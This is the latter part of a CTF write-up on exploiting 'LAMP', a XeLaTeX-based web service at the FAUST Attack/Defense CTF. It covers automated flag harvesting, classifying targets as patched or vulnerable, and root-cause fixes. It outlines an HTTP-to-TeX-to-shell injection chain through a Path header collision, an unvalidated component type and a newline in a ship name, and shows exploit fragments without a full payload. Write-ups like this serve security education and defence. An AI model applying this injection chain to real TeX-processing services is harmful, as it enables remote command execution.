
The operational challenge was not merely writing an exploit.

It was continuously distinguishing:

down // broken // patched // still vulnerable
while the state of the competition changed underneath us.

8.8 The Final Automated Chain

By the end, the complete workflow was:



At that point, LAMP had officially gone from:

“why is this web server written in XeLaTeX?”

to:

automated flag theft.

9 Live CTF Results

The exploit chain was not limited to our local copy of LAMP.

During the live FAUST CTF, the same primitives were successfully used against vulnerable competition instances.

The automated harvester was able to:

- create attacker-controlled carrier accounts;
- trigger the stored TeX injection;
- execute commands inside remote LAMP containers;
- search their recent checker state;
- recover syntactically valid FAUST flags;
- and submit those flags through MOTH.

Accepted submissions confirmed that the chain reached real, currently scorable service state rather than only historical test data.

9.1 Not Every Recovered Flag Was Useful

The first harvesting attempts searched large parts of `/storage`.

That produced many valid-looking flags, but Attack/Defense flags have a limited useful lifetime.

By the time older entries were submitted, many were already duplicates or otherwise no longer useful for scoring.

This was the reason the final harvester focused on the newest checker-like storage files instead of recursively dumping everything.

The goal changed from:

“find every flag ever stored”

to:

“find the freshest useful flags quickly.”

9.2 MOTH as the Feedback Loop

Each harvested batch was submitted through MOTH.

The submission response distinguished between outcomes such as:

```
accepted
duplicate
terminal_other
retryable
invalid
```

This was useful during exploitation because it separated two different questions:

1. Did the exploit successfully recover something that looks like a FAUST flag?

2. Was that flag still useful when it reached the gameserver?

A batch containing mostly duplicates could therefore still indicate a working exploit.

It simply meant that the harvested service state was older than ideal.

9.3 Defenders Were Patching While We Were Exploiting

The most interesting operational behaviour was that vulnerability state changed during the game.

A target that accepted the exploit earlier could reject the same request later.

That was expected in an Attack/Defense CTF: once teams understood the service, they started modifying their own instances.

Later LAMP versions we inspected contained explicit checks against the same primitives used by the exploit.

Component creation was restricted to:

```
light
button
source
```

instead of accepting arbitrary `typ` values.

Registration also applied a strict allowlist to ship names, preventing the newline carrier.

Reserved request-state header names were rejected before the request was passed into XeLaTeX, closing the `Path` overwrite.

9.4 Why Target Classification Mattered

This meant that a failed exploit attempt did not have one universal meaning.

A target might have been:


State	Meaning
Unreachable	LAMP could not be contacted at all.
Broken	The service responded, but normal operations such as registration failed.
Patched	The service worked normally but rejected one or more exploit primitives.
Vulnerable	The complete chain still reached command execution and flag extraction.

Treating all four states as simply “exploit failed” would have made the automation considerably less useful.

9.5 What Actually Mattered

The important result was not the total number of strings extracted from `/storage`.

It was that the complete chain worked against live competition targets:

**FINDING //**

The exploit was not merely a theoretical RCE.

It was operationally usable during the live competition and produced real offensive scoring opportunities until vulnerable teams patched the relevant code paths.

9.6 And Then the Window Closed

As more teams deployed fixes, the number of useful targets naturally decreased.

That is probably the most representative summary of the live exploit:

find it → weaponize it → automate it → watch everyone patch it.

10 Root Cause, Fixes, and Lessons Learned

LAMP was not compromised because of one spectacular bug.

The exploit worked because attacker-controlled data repeatedly crossed boundaries between different interpreters without being constrained for the language it entered next.

The complete chain involved:

HTTP → TeX → SQL → TeX → shell

At each step, a value that looked like ordinary application data in one context gained new meaning in another.

10.1 Root Cause: Data Became Code

The most important vulnerability was not `-shell-escape` by itself.

It was the loss of separation between data and executable TeX.

The component type is the clearest example.

It began as a POST value:

```
typ=light
```

It was escaped for SQL and persisted into MariaDB.

Later, the same value was reconstructed through:

```
\edef\type#1{\compdata[3]}
```

At that point it was no longer merely database content.

It could influence TeX expansion.

Once attacker-controlled TeX existed inside a process started with shell escape enabled, the impact became operating-system command execution.

FINDING //

Escaping a value for one interpreter does not make it safe for the next interpreter.
The component type was SQL-safe but not TeX-safe.

10.2 Fixing the Path Collision

The `Path` vulnerability existed because HTTP headers and internal request variables shared the same dynamically constructed namespace.

A header named:

```
Path:
```

became:

```
\httpPath
```

which collided directly with application state.

A later defensive wrapper rejected header names corresponding to internal request variables before the request reached XeLaTeX:

```
path
method
version
query
static
line
cookies
```

That prevents the specific overwrite used by the exploit.

A cleaner design would go further and avoid placing external HTTP header names and internal application state in the same namespace at all.

10.3 Fixing the Component Injection

The web interface only supported three component types:

```
light
button
source
```

The vulnerable backend nevertheless accepted arbitrary values.

The effective fix was therefore not complicated:

```
typ =~ /^(?:light|button|source)$/
```

This is preferable to trying to blacklist TeX syntax.

There are many ways to express interesting behaviour in TeX, and trying to enumerate dangerous tokens would leave unnecessary parser complexity.

If a field has three valid values, then it should accept exactly three valid values.

10.4 Fixing the Newline Carrier

The original `\store` function attempted to escape characters with special meaning in TeX:

```
\
{
}
~
~
```

The exploit did not need any of them.

It only needed a newline.

The patched request handling instead restricted ship names to a small set of expected characters before they reached the TeX application.

That removed the ability to transform:

```
\def \shipname {VALUE}
```

into a multi-line file containing an independent shell command.

Again, the important lesson is that allowlisting the expected data is simpler than attempting to escape every dangerous representation.

10.5 Shell Escape Multiplied the Impact

The TeX injection was the vulnerability.

Shell escape was what made its consequences severe.

LAMP was executed with:

```
xelatex -8bit --shell-escape /srv/main.tex
```

Once arbitrary TeX expansion was achieved, the distance from TeX code execution to operating-system command execution became very small.

If shell escape is not required, the obvious hardening measure is to disable it.

If external command execution is genuinely required, the safer design is to expose only the specific operations the application needs rather than giving general TeX processing access to a shell.

10.6 Defense in Depth

The competition patches closed the primitives used by this exploit.

There are still several additional measures that would reduce the impact of similar mistakes.


- Run XeLaTeX as a dedicated unprivileged user rather than root.
- Give the process access only to files required by the service.
- Keep attacker-controlled values as inert data instead of reconstructing them as TeX source.
- Validate input before passing it into the TeX interpreter.
- Separate HTTP request metadata from internal TeX control sequences.
- Prefer strict allowlists for small enumerated fields such as component types.
- Disable unrestricted shell escape whenever possible.

None of these replaces correct input handling.

They reduce the damage when correct input handling eventually fails.

10.7 The Exploit in One Page

The entire chain can finally be summarized as:



10.8 Final Takeaway

LAMP is a good example of why unusual software stacks produce unusual security boundaries.

HTTP headers became TeX macros.

Database strings became TeX macros.

User-controlled text became files that were later interpreted again.

And the TeX interpreter had access to a shell.

Individually, several of those decisions were manageable.

Together, they produced a chain from one HTTP request field to root command execution inside the service container.

FINDING //

The useful question was never:

“Is LaTeX dangerous?”

It was:

“At what point does attacker-controlled data become executable LaTeX?”

Once that boundary was found, the rest of LAMP went brrr.